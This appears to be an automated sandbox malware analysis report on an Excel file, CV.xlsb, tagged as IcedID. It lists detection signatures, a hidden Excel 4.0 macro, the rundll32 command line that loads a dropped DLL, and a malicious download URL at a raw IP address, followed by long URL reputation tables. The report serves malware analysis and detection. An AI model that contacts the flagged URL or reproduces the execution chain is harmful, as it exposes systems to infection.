ID: 319185
Sample Name: CV.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 04:49:16
Date: 18/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report CV.xlsb

Overview


General Information

Sample Name:	CV.xlsb
Analysis ID:	319185
MD5:	97978d78a96b89..
SHA1:	7d3c43d1d8d465..
SHA256:	3cbc9397d35ec1...
Tags:	IcedID macro xlsx

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Found abnormal large hidden Excel ...
- Sigma detected: Microsoft Office Pr...
- IP address seen in connection with o...
- Potential document exploit detected...
- Potential document exploit detected...
- Tries to load missing DLLs
- Uses a known web browser user age...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5980 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6084 cmdline: 'C:\Windows\System32\rundll32.exe' C:\gPOCoPl\xMtLxCb\WSGaRIW.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Rundll32 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CV.xlsb	3%	Virustotal		Browse
CV.xlsb	12%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://205.185.113.20/BVd1qKwd	11%	Virustotal		Browse
http://205.185.113.20/BVd1qKwd	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://205.185.113.20/BVd1qKwd	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://login.microsoftonline.com/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://shell.suite.office.com:1443	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://cdn.entity.	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://wus2-000.contentsync.	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://cortana.ai	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://api.aadrm.com/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://api.microsoftstream.com/api/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://cr.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://graph.ppe.windows.net	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://store.office.cn/addinstemplate	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://web.microsoftstream.com/video/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://graph.windows.net	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://dataservice.o365filtering.com/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://weather.service.msn.com/data.aspx	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://apis.live.net/v5.0/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://management.azure.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://outlook.office365.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://incidents.diagnostics.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://api.office.net	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://asgsmsproxyapi.azurewebsites.net/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://entitlement.diagnostics.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://autodiscover-s.outlook.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://templatelogging.office.com/client/log	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
